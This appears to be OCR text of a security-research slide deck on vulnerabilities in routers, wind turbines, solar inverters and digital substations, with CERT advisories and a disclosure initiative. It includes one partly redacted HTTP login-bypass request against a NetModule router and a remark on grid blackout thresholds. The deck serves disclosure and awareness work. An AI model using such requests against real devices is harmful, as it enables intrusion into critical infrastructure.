
Wayside


Telecom






Mix it All!


Controlled Access
INTERNET
HOTSPLOTS
WLAN
Public Internet
NetModule
Cloud Router
Public Mobile Network
Central Office
VPN Tunnels
VPN Tunnels
NetModule PWLAN Packages


Antonics OmniPlanar
LTE MIMO/GPS 3m Kabel
WLAN MIMO Antenne
3m Kabel
NetModule NB3700 LTE/WIFI/GPS
1900
2650
770
16000
16000
4600
250
1060
3819
3650
6600
8250
1650
240
2830

Train over the Air




EULA!

Request example:

```
POST /admin/login.php HTTP/1.1
Host: nb1600.victim.host
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

txtname1=admin&[redacted]uthSetup=Login&eula=agreed
```

Kudos Semyon Rozhkov @sam_in_cube
Fixed NetModule 3.7.xxxx firmware

Screenshot:



Thanks!

KISA Korea Internet & Security Agency


ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM


Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Swiss Governmental Computer Emergency Response Team


PS
imgflip.com

ping 8 077 220 000 W






http://scadastrangelove.blogspot.com/2014/12/31c3-too-smart-grid-in-da-cloud.html

#SCADASOS

Q: WTF SACADSOS?
A: SCADASOS - (un)Secure Open SmartGrids is open initiative to rise awareness on insecurities of SmartGrid, Photovoltaic Power Stations and Wind Farms.


Q: How to participate
A: Find Internet-connected PV and Wind power stations and notify vendors/CERTs/community.



http://scadastrangelove.blogspot.com/2014/12/sos-secure-open-smartgrids.html


PHOTOVOLTAIC
POWER GENERATION
STATUS
SES南阿蘇ソーラーファーム<31.5kW>
太陽光発電システム
Oct.28.2015
13 00
瞬時発電力
22.1
kW
発電累計サマリ
昨日累計発電量
57.3 kWh
今月累計発電量
3,220 kWh
今年の累計発電量
30,295 kWh
環境貢献度
森林面積拡大坪
859 坪
石油削減換算率
731 ℓ
CO2排出抑制量
1,013 kg-Co2
本日の発電予報と推移
本日累計発電量
57 kWh
本日の発電予報
118.2 kWh
40
32
24
16
8
0
明日明後日の発電予報
明日の発電予報
101 kWh
明後日の発電予報
50 kWh



RT @mmrupp: Another wind farm in Europe with a trivial mistake. It will be added to #SCADASOS tag after fixing.
Home
Yaw
Power/Measurement
Alarm
History/Trend
Diag
Settings
Parameter
Info
1503.06 rpm


SENEC.IES
STATUS
AUTARKIE
AKKUMULATOR
EINSTELLUNGEN
STATUS
AKKU-LEER
HAUSVERBRAUCH
0.74 kW
5.95 kWh
AKKU-BELADUNG
0 kW
0 kWh
NETZ-BEZUG
0.71 kW
5.94 kWh
ERZEUGTER PV-STROM
0.04 kW
0.01 kWh
AKKU-ENTNAHME
0 kW
0 kWh
NETZ-EINSPEISUNG
0 kW
0 kWh
Nach Aktualisierung suchen
29.11.2015 09:56 Uhr


Kagoshima ~ Nishinoomote
Fukuhira ES
鹿児島市立福平小
Goino
五位野
Kagoshimashi Hirakawadobutsu Park
鹿児島市平川動物公園
226
Kinkowan Park
錦江湾公園
Kagoshima Red Cross Hospital
鹿児島赤十字病院
Hama Hirakawa Post Office
浜平川簡易郵便局

#SCADASOS Results

- 60 000+ SmartGrid devices disconnected from the Internet
- Two Advisories
  - XZERES 442SR Wind Turbine CSRF
  - SMA Solar Technology AG Sunny WebBox Hard-Coded Account Vulnerability



Advisory (ICSA-15-181-02A) More Advisories

SMA Solar Technology AG Sunny WebBox Hard-Coded Account Vulnerability (Update A)

Original release date: September 03, 2015 | Last revised: September 17, 2015

Print Tweet Send Share

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.


OVERVIEW

This updated advisory is a follow-up to the advisory titled ICSA-15-181-02 SMA Solar Technology AG Sunny WebBox Hard-Coded Account Vulnerability that was published September 3, 2015, on the NCCIC/ICS-CERT web site.

Aleksandr Timorin of PT Security has identified a hard-coded account vulnerability in SMA Solar Technology AG's Sunny WebBox product. SMA is planning to discontinue the sale of this product, and there is no plan to fix old versions. They have reached out to WebBox users with compensating security recommendations.

This vulnerability could be exploited remotely.

Kudos @mmrupp!!!



Advisory (ICSA-15-155-01) More Advisories

XZERES 442SR Wind Turbine CSRF Vulnerability

Original release date: June 04, 2015

Print Tweet Send Share

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

OVERVIEW

Independent researcher Maxim Rupp has identified a cross-site request forgery (CSRF) vulnerability in XZERES's 442SR turbine generator operating system (OS). XZERES has produced a patch to mitigate this vulnerability.

This vulnerability could be exploited remotely.

AFFECTED PRODUCTS

The following XZERES product is affected:


- 442SR Wind Turbine.

#scadapass


- Release 1.0
- 37 vendors
- PLC, RTU, HMI, gateways, switches, servers, wireless ap, etc
- http://scadastrangelove.blogspot.com/2015/12/scadapass.html
- kudos to Oxana Andreeva
- Contribute!

#CablemeltingBAD

As a side note, there is about a 3GW buffer in the European energy grids -- take 3GW off the net within a couple of seconds (or add them), and lights will go out. For quite a long while.



Digital Substations




IEC 61850 tools:
http://scadastrangelove.blogspot.com/2013/11/scada-security-deep-inside.html

Digital Substation Takeover


- Siemens SICAM PAS v. 7.0,SIPROTEC v4, protective relays and switches
- GPS and GLONASS time servers
- industrial switches.

http://www.phdays.com/press/news/41213/

Digital Substation Takeover



Digital Substations



DoS in SIPROTEC 4

SSA-732541: Denial-of-Service Vulnerability in SIPROTEC 4

Publication Date	2015-07-17
Last Update	2015-07-17
Current Version	V1.0
CVSS Overall Score	6.1

Summary

